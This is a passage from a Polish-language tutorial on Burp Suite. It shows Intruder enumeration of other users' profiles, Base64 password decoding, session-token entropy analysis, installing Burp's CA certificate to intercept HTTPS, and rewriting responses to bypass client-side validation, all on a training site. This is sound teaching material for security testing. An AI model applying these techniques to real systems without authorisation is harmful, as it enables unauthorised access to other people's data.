5	5	200	<input type="checkbox"/>	<input type="checkbox"/>	1818	
6	6	200	<input type="checkbox"/>	<input type="checkbox"/>	1818	

16 of 200

Rysunek 27. Okno śledzenia postępu prac Intrudera


Na dolnej belce nowego okna możemy śledzić postęp wykonania ataku. Główna część okna jest zorganizowana w podobny sposób jak zakładka HTTP HISTORY. Intruder tworzy listę wysłanych zapytań, tak że wybierając dowolną pozycję z listy, możemy sprawdzić, jak zmodyfikowane zostało oryginalne zapytanie i czy w zapytaniu znalazł się payload, który, jak zakładamy, powinien się tam znaleźć. Na przykład: pozycja nr 5 na liście zawiera zapytanie jak to z rysunku 28.



Rysunek 28. Podgląd zapytania zmodyfikowanego przez Intrudera

Widzimy więc, że zgodnie z założeniami Burp wstawia w wysłane zapytania kolejne liczby całkowite. Poczekajmy chwilę i sprawdźmy, czy przeprowadzając w ten sposób enumerację, uzyskamy dostęp do profili innych użytkowników aplikacji.

Ze względu na ograniczenia darmowej wersji cały proces może zająć nawet kilka minut. Jeżeli wytrwamy do końca, możemy spróbować posortować otrzymane wyniki, np. po długości odpowiedzi, którą reprezentuje kolumna LENGTH. Klikając na nią dwukrotnie, sprawimy, że na samej górze znajdą się te zapytania, dla których serwer zwróci najdłuższą odpowiedź (rysunek 29).



Rysunek 29. Wynik enumeracji danych

Jeżeli wszystko poszło zgodnie z planem, po posortowaniu pozycji na samej górze listy powinno znaleźć się zapytanie nr 58. Po wybraniu go z listy, a następnie przejściu do zakładki RESPONSE możemy znaleźć pośród kodu HTML adres e-mail innego użytkownika aplikacji. Wygląda na to, że udało nam się przeprowadzić enumerację!

## ĆWICZENIE

Wykorzystaj Intrudera jako skaner zasobów (katalogów) na serwerze. Zmodyfikuj zapytanie tak, aby Intruder sprawdzał, czy na serwerze istnieje zasób o określonej nazwie. Listę popularnych nazw katalogów możesz znaleźć na stronie Kali Linux<sup>14</sup>.

## COMPARER – WSKAŹ RÓŻNICE

Burp wyposażony jest w szeroki zestaw rozmaitych narzędzi. Udostępnia m.in. wygodne narzędzie pozwalające na proste wyszukiwanie różnic pomiędzy wybranymi przez nas zestawami danych. Aby to zrobić, musimy najpierw zasilić narzędzie Comparer, podobnie jak w przypadku Intrudera. Jeżeli nie zamknęliśmy jeszcze okna z wynikiem ataku Intrudera, możemy wykorzystać znajdujące się tam zapytania. Prawym przyciskiem myszy wskażemy dowolne zapytanie. W moim przypadku będzie to pozycja nr 100.


Request	Payload	Status	Error	Timeout	Length	Comment
58	58	200	<input type="checkbox"/>	<input type="checkbox"/>	1831	
77	77	200	<input type="checkbox"/>	<input type="checkbox"/>	1829	
100	100	200	<input type="checkbox"/>	<input type="checkbox"/>	1820	
101	101			<input type="checkbox"/>	1820	
102	102			<input type="checkbox"/>	1820	
103	103			<input type="checkbox"/>	1820	
104	104			<input type="checkbox"/>	1820	
105	105			<input type="checkbox"/>	1820	
106	106			<input type="checkbox"/>	1820	
107	107			<input type="checkbox"/>	1820	
108	108			<input type="checkbox"/>	1820	
109	109			<input type="checkbox"/>	1820	
110	110			<input type="checkbox"/>	1820	

Rysunek 30. Funkcja służąca do przesłania odpowiedzi HTTP do narzędzia Comparer


Po rozwinięciu menu kontekstowego musimy wybrać opcję SEND TO COMPARER (RESPONSE) (rysunek 30). Automatycznie zostaniemy przeniesieni do zakładki COMPARER. Widok powinien być podobny do tego z rysunku 31.

Okno Comparera składa się z dwóch list. Na każdej z nich wskazujemy jeden element z pary, która ma być porównana, ponieważ w tym samym czasie możemy zasilić Comparera więcej niż dwoma zapytaniami. Takie rozwiązanie pozwala na wygodne wskazanie, które z nich mają zostać porównane.

Gdy wybraliśmy już dane do porównania, wystarczy, że klikniemy przycisk WORDS. Po chwili Comparer wyświetli nowe okno z wynikami porównania (rysunek 32).



Rysunek 31. Widok okna Comparer po zasileniu narzędzia w dane




Rysunek 32. Widok porównania odpowiedzi HTTP przez narzędzie Comparer

Zanim przejdziemy do analizy wyników, warto jeszcze zaznaczyć opcję SYNC VIEWS. Dzięki temu, gdy przesuwamy suwak w jednym z pól tekstowych, drugie będzie podążało za pozycją pierwszego. Jak widać na rysunku 32, Comparer porównał dwie odpowiedzi HTTP i w przejrzysty sposób zaprezentował różnice pomiędzy nimi.

## DECODER – RADZIMY SOBIE Z „DZIWNYM” CIĄGIEM ZNAKÓW

Do poznawania kolejnych funkcji Burp Suite wykorzystamy inną aplikację, która dostępna jest pod adresem [http://training.securitum.com/burpstarter/admin\\_panel/](http://training.securitum.com/burpstarter/admin_panel/). Zarówno adres URL, jak i to, co wyświetla aplikacja, sugeruje, że jest to formularz logowania do panelu administracyjnego. Spróbujmy teraz zweryfikować, czy jesteśmy w stanie znaleźć w nim podatności bezpieczeństwa.

W formularz logowania wprowadźmy dowolne dane. Na potrzeby przykładu użyję loginu admin oraz hasła sekurak (rysunek 33).



Rysunek 33. Formularz logowania do panelu administracyjnego uzupełniony o testowe dane

Następnie wybierzmy przycisk SIGN IN. Aplikacja po chwili zwróci komunikat z informacją o niepoprawnych poświadczeniach. Sprawdźmy, jak wyglądało zapytanie, które zostało wyzwolone poprzez wybranie przycisku SIGN IN. Możemy to zrobić, przechodząc do zakładki HTTP HISTORY. Na liście zapytań powinniśmy znaleźć jedno, podobne do tego z listingu 3.

Listing 3. Zapytanie wysłane po uzupełnieniu formularza logowania do panelu administracyjnego

```
POST /burpstarter/admin_panel/ HTTP/1.1
Host: training.securitum.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:62.0) ↯
Gecko/20100101 Firefox/62.0
Accept: */*
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://training.securitum.com/burpstarter/admin_panel
content-type: application/json
origin: http://training.securitum.com
Content-Length: 40
Cookie: PHPSESSID=891791
Connection: close

{"login":"admin","passw":"c2VrdXJhaw=="}
```

Naszą uwagę powinno przykuć ciało zapytania, a konkretnie – dane w formacie JSON oraz wartość atrybutu passw. O ile w przypadku loginu użytkownika widzimy ten sam ciąg znaków, który został wprowadzony w formularzu, to już hasło nie przypomina tego, które wpisaliśmy. Wprawne oko zauważy, że ciąg ten jest dość charakterystyczny i sugeruje kodowanie z wykorzystaniem algorytmu Base64<sup>15</sup>. Możemy się o tym przekonać, kopiując go, a następnie przechodząc do zakładki DECODER.

Narzędzie Decoder to kolejne rozszerzenie wbudowane w Burp Suite. Pozwala ono na konwertowanie danych pomiędzy różnymi formatami. Możemy za jego


pomocą obliczyć wynik funkcji skrótu dla wybranego ciągu znaków czy też dokonać konwersji tekstu na odpowiadające poszczególnym znakom kody ASCII.

Zaraz po przejściu do zakładki DECODER ujrzymy widok jak na rysunku 34.



Rysunek 34. Domyślny widok narzędzia Decoder

Wklejmy zatem skopiowany wcześniej ciąg znaków w pole tekstowe, a następnie z listy rozwijanej DECODE AS wybierzmy opcję BASE64. Pojawi się nowe pole tekstowe, które będzie zawierać zdekodowaną wersję hasła (rysunek 35).



Rysunek 35. Zdekodowana postać ciągu znaków

Wygląda na to, że udało nam się zdekodować hasło!

## ĆWICZENIE

Przećwicz wykorzystanie pozostałych opcji, jakie udostępnia Decoder. Spróbuj zdekodować zamieszczone poniżej ciągi znaków.

- ▶ 73656b7572616b2e706c
- ▶ c2VrdXJhay5wbA==
- ▶ &#x72;&#x6f;&#x7a;&#x77;&#x61;&#x6c;&#x2e;&#x74;&#x6f;
- ▶ %73%65%6b%75%72%61%6b%2e%70%6c

## SEQUENCER – ANALIZA ENTROPII I NIE TYLKO

Testując i analizując poszczególne funkcje aplikacji wykorzystywanej do nauki obsługi Burpa, mieliśmy już okazję kilkakrotnie podejrzeć i przeanalizować treści zapytań wysyłanych przez przeglądarkę do aplikacji, jak i odpowiedzi zwracanych

przez serwer. Możliwe, że naszą uwagę przykuł nagłówek Set-Cookie, w którym przekazywany jest identyfikator.

*Listing 4. Przykładowa treść odpowiedzi HTTP z nagłówkiem Set-Cookie*

```
HTTP/1.1 200 OK
Date: Mon, 21 Dec 2020 10:45:41 GMT
Server: Apache
Set-Cookie: PHPSESSID=220056; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 1650
Connection: close
Content-Type: text/html; charset=UTF-8
```

Wartość ciasteczka PHPSESSID to wspomniany wcześniej identyfikator sesji. Już na pierwszy rzut oka można stwierdzić, że nie jest on dostatecznie długi – składa się z zaledwie sześciu znaków, a dodatkowo stanowią go jedynie cyfry! Jeżeli zauważymy coś takiego, warto zweryfikować wskaźnik **losowości**, jak określa to dokumentacja<sup>16</sup> samego Burpa. Kombajn do testów bezpieczeństwa, jakim jest Burp, posiada oczywiście narzędzie, dzięki któremu ustalimy poziom entropii identyfikatora sesji – to Sequencer.

Podobnie jak w przypadku narzędzi Repeater, Intruder czy Comparer, Sequencer również musi zostać zasilony w dane. Wybierzmy dowolną odpowiedź z zakładki HTTP HISTORY posiadającą nagłówek Set-Cookie, a następnie w menu rozwijanym wskażmy opcję SEND TO SEQUENCER. Po wykonaniu tej czynności i przejściu do zakładki SEQUENCER powinien pojawić się widok podobny do tego z rysunku 36.

**Select Live Capture Request**

Send requests here from other tools to configure a live capture. Select the request to use, configure the other options below, then click "Start live capture".

#	Host	Request
1	http://training.securitum.com	GET /burpstarter/admin_panel HTTP/1.1 ...

Start live capture

---

**Token Location Within Response**

Select the location in the response where the token appears.

☒ Cookie:


☐ Form field:

☐ Custom location:

Configure


Rysunek 36. Formularz konfiguracji narzędzia Sequencer

Na liście z sekcji SELECT LIVE CAPTURE REQUEST możemy znaleźć wybrane przez nas zapytanie. Możemy też zauważyć, że Sequencer automatycznie wykrył token, który będziemy chcieli poddawać analizie – sekcja TOKEN LOCATION WITHIN RESPONSE. Aby rozpocząć proces analizy, musimy wybrać przycisk START LIVE CAPTURE. Po wybraniu tej opcji w nowym oknie rozpocznie się proces zbierania danych (rysunek 37).



Rysunek 37. Sequencer zbiera dane do analizy

Gdy uznamy, że liczba zebranych próbek jest wystarczająca, możemy zatrzymać proces wysyłania kolejnych zapytań przyciskiem STOP. Aby uruchomić proces analizy, musimy wybrać opcję ANALYZE NOW. Po chwili Sequencer wyświetli w tym samym oknie podsumowanie analizy (rysunek 38). Możemy się z niej dowiedzieć, że entropia (prościej mówiąc: losowość) wykorzystywanego w aplikacji identyfikatora sesji wynosi 14 bitów, co nie stanowi wartości nawet zbliżonej do 64 bitów zalecanych przez organizację OWASP<sup>17</sup>.



Rysunek 38. Wynik analizy tokenów


Oszacowanie entropii tokena sesyjnego to nie jedyne, czego można dowiedzieć się z wyników prezentowanych przez Sequencer. Bardziej szczegółowe wyniki możemy znaleźć w zakładkach CHARACTER-LEVEL ANALYSIS ORAZ BIT-LEVEL ANALYSIS.

## ĆWICZENIE

Zweryfikuj, jak liczba zebranych próbek wpływa na jakość wyników. Ile minimalnie trzeba ich zebrać, aby otrzymać wynik podobny do wyżej opisanego?

**POŁĄCZENIE NIE JEST BEZPIECZNE – HTTPS**


Możliwe, że podczas nauki obsługi Burpa spróbowałeś już przechwycić ruch do innej aplikacji niż ta, którą wykorzystujemy do testów. Z dużym prawdopodobieństwem efekt tego działania był podobny do tego z rysunku 39.



Rysunek 39. Komunikat przeglądarki o próbie nawiązania „niebezpiecznego” połączenia


Ostrzeżenie wyświetlone przez przeglądarkę oznacza, że certyfikat, jaki przedstawił serwer *training.securitum.com*, nie należy do listy zaufanych. Inaczej mówiąc, certyfikat, który ma stanowić podstawę do nawiązania bezpiecznego połączenia, nie został poprawnie potwierdzony przez przeglądarkę. W tym miejscu powstaje pytanie: czy i jak możemy testować aplikacje wykorzystujące bezpieczny szyfrowany kanał komunikacji HTTPS?

Istnieje sposób na rozwiązanie tego problemu. W pierwszej kolejności musimy przejść w przeglądarce pod adres *127.0.0.1:8080*. Jest to ten sam adres, pod którym nasłuchuje proxy. Przeglądarka wyświetli stronę podobną do tej z rysunku 40.



Rysunek 40. Zasób udostępniany przez proxy Burp


Teraz wybieramy CA CERTIFICATE (prawy górny róg). Odnosnik prowadzi do pliku `cacert.der`, który zawiera certyfikat. Zapiszmy go na dysku, a następnie przejdźmy do ustawień przeglądarki (menu PREFERENCJE / OPCJE). Podobnie jak przy konfiguracji ustawień proxy przeglądarki, wprowadźmy w pole wyszukiwania słowo „certyfikat”. Zawęź to dostępne opcje do tych, które związane są z certyfikatami. W kolejnym kroku wybieramy przycisk WYŚWIETL CERTYFIKATY. Przeglądarka wyświetli nowe okno, jak na rysunku 41.



Rysunek 41. Formularz importu certyfikatu


Po przejściu do zakładki ORGANY CERTYFIKACJI musimy wybrać przycisk IMPORTUJ, a następnie w oknie dialogowym wskazać pobrany wcześniej plik certyfikatu.

Po wybraniu pliku przeglądarka wyświetli jeszcze okno z prośbą o potwierdzenie dołączenia nowego certyfikatu. Powinniśmy zaznaczyć opcję ZAUFAM TEMU CA PRZY IDENTYFIKACJI WITRYN INTERNETOWYCH, a następnie wybrać przycisk OK (rysunek 42).



Rysunek 42. Formularz, w którym potwierdzamy import certyfikatu

Spróbujmy jeszcze raz przejść pod adres <https://training.securitum.com/burpstarter>.




Rysunek 43. Pomyślne przechwycenie zapytania do aplikacji, która wykorzystuje HTTPS

Teraz możemy testować aplikacje, które wykorzystują protokół HTTPS (rysunek 43)!

## DOPASUJ I ZAMIEŃ

Może się zdarzyć, że w prowadzonych testach użyteczna okaże się zmiana czegoś w kodzie aplikacji, zanim trafi on do przeglądarki. Podobnie sytuacja może wyglądać w przypadku, gdy będziemy chcieli zmienić coś w zapytaniu wysyłanym do serwera.

Teoretycznie takie zadanie może być zrealizowane przez standardowe przechwytywanie oraz modyfikację zapytań. Jeżeli jednak chcemy wprowadzić jakieś zmiany na stałe, takie podejście będzie niepraktyczne. Ręczna modyfikacja zajmuje mnóstwo czasu i w dłuższej perspektywie będzie wymagała od nas stoickiego wręcz spokoju. Warto więc przejść do zakładki PROXY, a następnie OPTIONS i zapoznać się z opcją MATCH AND REPLACE (rysunek 44), która tego typu zadanie wykona za nas automatycznie.



Rysunek 44. Formularz konfiguracji mechanizmu Match and Replace

Sekcja MATCH AND REPLACE składa się z listy reguł oraz pięciu przycisków sterujących. Spróbujmy dodać regułę, która usunie z naszej testowej aplikacji wymóg wpisania w formularzu rejestracji poprawnego adresu e-mail.


Analizując kod aplikacji, możemy zauważyć, że za wymóg wpisania poprawnego adresu e-mail w polu tekstowym odpowiada atrybut `type` o wartości `email`.

*Listing 5. Fragment kodu HTML formularza logowania*

```
[...]
<div class="input-group mb-2 mr-sm-2 mb-sm-0">
<div class="input-group-addon">@</div>
<input type="email" autocomplete="off" size=52 name="email" 2
class="form-control" placeholder="Enter email...">
</div>
[...]
```

Zastosowanie takiej konstrukcji wymusza na przeglądarce wdrożenie wewnętrznej walidacji. Przeglądarka zaakceptuje tylko te dane, które będą spełniały odpowiednie reguły. Spróbujmy więc tak zmodyfikować treść odpowiedzi, którą przesyła serwer, aby zamiast atrybutu `type` z wartością `email` pojawiła się tam wartość `text`. Jeżeli nam się uda, będzie to oznaczało, że przeglądarka powinna pozwolić na wpisanie w pole `email` dowolnego ciągu znaków.


Wróćmy do zakładki **OPTIONS**, a następnie wybierzmy przycisk **ADD** z sekcji **MATCH AND REPLACE**. Burp wyświetli nowe okno, w którym powinniśmy wprowadzić dane i ustawić opcje tak jak na rysunku 45.



*Rysunek 45. Konfiguracja nowej reguły Match and Replace*

Przeanalizujemy wybrane ustawienia. Pole **TYPE** zostało ustawione na wartość **RESPONSE BODY**, co jest zgodne z założeniami. Chcemy i będziemy modyfikować to, co serwer zwraca w odpowiedzi HTTP. Pole **MATCH** zawiera ciąg znaków, który chcemy znaleźć w odpowiedzi i podmienić. Natomiast pole **REPLACE** stanowi wartość, która zostanie wstawiona w miejsce ciągu znaków zdefiniowanego w **MATCH**. Jeżeli wszystko się zgadza, potwierdźmy utworzenie nowej reguły przyciskiem **OK**.

